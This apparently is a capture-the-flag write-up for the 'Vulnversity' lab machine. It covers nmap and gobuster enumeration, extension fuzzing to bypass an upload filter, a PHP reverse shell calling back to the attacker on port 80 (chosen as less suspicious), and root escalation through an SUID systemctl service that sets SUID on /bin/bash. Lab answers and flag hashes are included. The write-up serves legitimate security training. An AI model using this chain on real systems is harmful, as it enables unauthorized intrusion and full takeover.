
Vulnversity



Introduction :

** Welcome to My writeup of the Machine `Vulnversity` .In this report I will explain step by step how to hack this machine ,elevate our prevelliges to gain the root access .

Reconnaissance :

** In this phase we will perform an `nmap` scan on the target machine in order to get the open ports and gather infromation about the services running on these open ports .
** we will use the command :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -sC -sV 10.48.152.10
```

** Command Explanation :
`nmap`: Network mapping tool .
`-sC` : an `nmap` option used to run basic NSE script scan to enumerate services & vulnerabilities .
`-sV` : an `nmap` option used to run service version detection scan on the open ports .

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -sC -sV 10.48.152.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 17:55 +0530
Nmap scan report for 10.48.152.10
Host is up (0.044s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:09:a6:3a:f1:e4:48:14:4b:73:db:2d:e1:85:15:e3 (RSA)
|   256 80:39:48:0d:8e:af:33:b0:8e:f3:6d:b6:20:50:65:ec (ECDSA)
|_  256 7a:e5:1a:e7:79:bc:57:5d:cc:0a:ab:03:20:bb:8f:d6 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: IP-10-48-152-10, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-04-11T12:25:47
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.39 seconds
```

** As we can see from the nmap scan result we can find answers for all the questions :

Answer the questions below

There are many Nmap "cheatsheets" online that you can use too.

No answer needed — ✓ Correct Answer

Scan the box; how many ports are open?

6 — ✓ Correct Answer

What version of the squid proxy is running on the machine?

4.10 — ✓ Correct Answer

How many ports will Nmap scan if the flag **-p-400** was used?

400 — ✓ Correct Answer

What is the most likely operating system this machine is running?

Ubuntu — ✓ Correct Answer

What port is the web server running on?

3333 — ✓ Correct Answer

It's essential to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open, so constantly scan ports after 1000 (even if you leave checking in the background).

No answer needed — ✓ Correct Answer

** Also we can find a web-server running on the machine on port `3333` .

** we will start by enumerating the hidden directories using gobuster :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ gobuster dir -u http://10.48.152.10:3333 -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt
```

** Command explanation :

`gobuster` : Fuzzing tool used to enumerate hidden files ,directories & subdomains .

`dir` : to specify that we are looking for hidden directories .

`-u` : to specify the target url and port .

`-w`: to specify the wordlist we will use it to perform the dictionary attack


```
images                  (Status: 301) [Size: 320] [--> http://10.48.152.10:3333/images/]
css                     (Status: 301) [Size: 317] [--> http://10.48.152.10:3333/css/]
js                      (Status: 301) [Size: 316] [--> http://10.48.152.10:3333/js/]
internal                (Status: 301) [Size: 322] [--> http://10.48.152.10:3333/internal/]
```

** as we can see we managed to find the folder called `/internal/`

** if we enumerate the directory `internal` we can find this folders in it :

```
index.php               (Status: 200) [Size: 525]
uploads                 (Status: 301) [Size: 330] [--> http://10.48.152.10:3333/internal/uploads/]
Progress: 4616 / 4616 (100.00%)
```

** by navigating to the page of `index.php` we could find uploading form on the target website .



Exploitation :

** now we have a form to upload files and we know where they are located on the target machine ,so we think of uploading a php shell and establish a netcat listener to get the reverse connection .

**Note : we can find the webshells in the directory `/usr/share/webshells/`

** in this example we will use the php reverse shell .

** we will modify the shell after copying it to our current folder :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ mv php-reverse-shell.php rshell.phtml

┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ mousepad rshell.phtml
```

** then we will modify the `IP & Port` we will use to our machine IP and a port to use for listening ,it is better to use a known port like 80 for listening to keep the connection less suspicious .

```
$VERSION = "1.0";
$ip = '192.168.217.13';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

** first of all we have to check which file extension we can upload on the target system .

** to do this we will use the `burpsuite` intruder :

** we first intercept the connection using burp proxy ,then we send it to the intruder using `ctrl+i` keyboard combination .

```
POST /internal/index.php HTTP/1.1
Host: 10.48.152.10:3333
Content-Length: 5796
Cache-Control: max-age=0
Origin: http://10.48.152.10:3333
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymaB4kBvJhx5V3PTD
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.5
Referer: http://10.48.152.10:3333/internal/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundarymaB4kBvJhx5V3PTD
Content-Disposition: form-data; name="file"; filename="reverse.$phtml$"
Content-Type: application/octet-stream
```

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load... | Remove | Clear | Deduplicate | Add | Add from list... [Pro version only]

Enter a new item

- php
- php3
- php4
- php5
- phtml

** we add the extensions we want to try in the payload section and try them .

Request	Payload	Status code	Response received
5	phtml	200	43
0		200	48
1	php	200	48
3	php4	200	46
2	php3	200	46
4	php5	200	44

Request Response

Pretty Raw Hex Render

```
      height:30%;
    }
    html{
      display:table;
      margin:auto;
    }
    body{
      display:table-cell;
      vertical-align:middle;
      text-align:center;
    }
  </style>
</head>
<body>
  <form action="index.php" method="post" enctype="multipart/form-data">
    <h3>
      Upload
    </h3>
    <br />
    <input type="file" name="file" id="file">
    <input class="btn btn-primary" type="submit" value="Submit" name="submit">
  </form>
  Success
</body>
</html>
```

** as we can see from the attack ,the only extension allowed to be uploaded is `.phtml`.

** now we can upload the reverse shell and run it from the browser directly :

** before running the reverse shell we have to setup a listener :

```
┌──(0×cyberboss㉿ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nc -nvlp 80
Listening on 0.0.0.0 80
```

** then we run the file from the uploads file using this link :

10.48.152.10:3333/internal/uploads/rshell.phtml

** going back to our terminal we can find that got a reverse shell on the target system :

```
0×cyberboss@ali  ~/Documents/daily-used/studies/thm-labs
└─$ nc -nvlp 80
Listening on 0.0.0.0 80
Connection received on 10.48.152.10 37478
Linux ip-10-48-152-10 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 09:08:20 up 47 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

** then to make the shell interactive we can use this python code to get an interactive shell :

```
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@ip-10-48-152-10:/$
```

** then we navigate to the root of the server and we can find the users `ubuntu & bill` in the home directory .

** in order to elevate our privelleges we will exploit the SUID files to get a root shell .

** we will search for the files which has the SUID byte by using the command :

```
www-data@ip-10-48-152-10:/home$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
```

** and as we can see the binary `systemctl` is running with the SUID permissions . so we can use it to run a service with a root privelliges .

** to do this we will first navigate to the /tmp file in order to make a file and edit it :

** we make a file and add this content to it :

```
www-data@ip-10-49-169-175:/tmp$ cat root.service
cat root.service
[Unit]
Description=root shell

[Service]
Type=simple
ExecStart=/bin/bash -c 'chmod +s /bin/bash'

[Install]
WantedBy=multi-user.target
```

** the we run it using this commands :

```
systemctl link /tmp/root.service
systemctl enable root.service
systemctl start root.service
```

** after we confirm that they ran successfully :

```
www-data@ip-10-49-169-175:/tmp$ systemctl link /tmp/root.service
systemctl link /tmp/root.service
Created symlink /etc/systemd/system/root.service → /tmp/root.service.
www-data@ip-10-49-169-175:/tmp$ systemctl enable root.service
systemctl enable root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service → /tmp/root.service.
www-data@ip-10-49-169-175:/tmp$ systemctl start root.service
systemctl start root.service
```

** we run the command `/bin/bash` with the option `-p` to keep elevated privellges .

```
bash-5.0# whoami
whoami
root
```

** as we can see we could escalate our previlliges to the root previlleges .

** now we can navigate to the system and retrieve the flags :

```
bash-5.0# cat /home/bill/user.txt
cat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
bash-5.0# cat /root/root.txt
cat /root/root.txt
a58ff8579f0a9270368d33a9966c7fd5
```

Congratulations , Vulnversity is Compromised successfuly .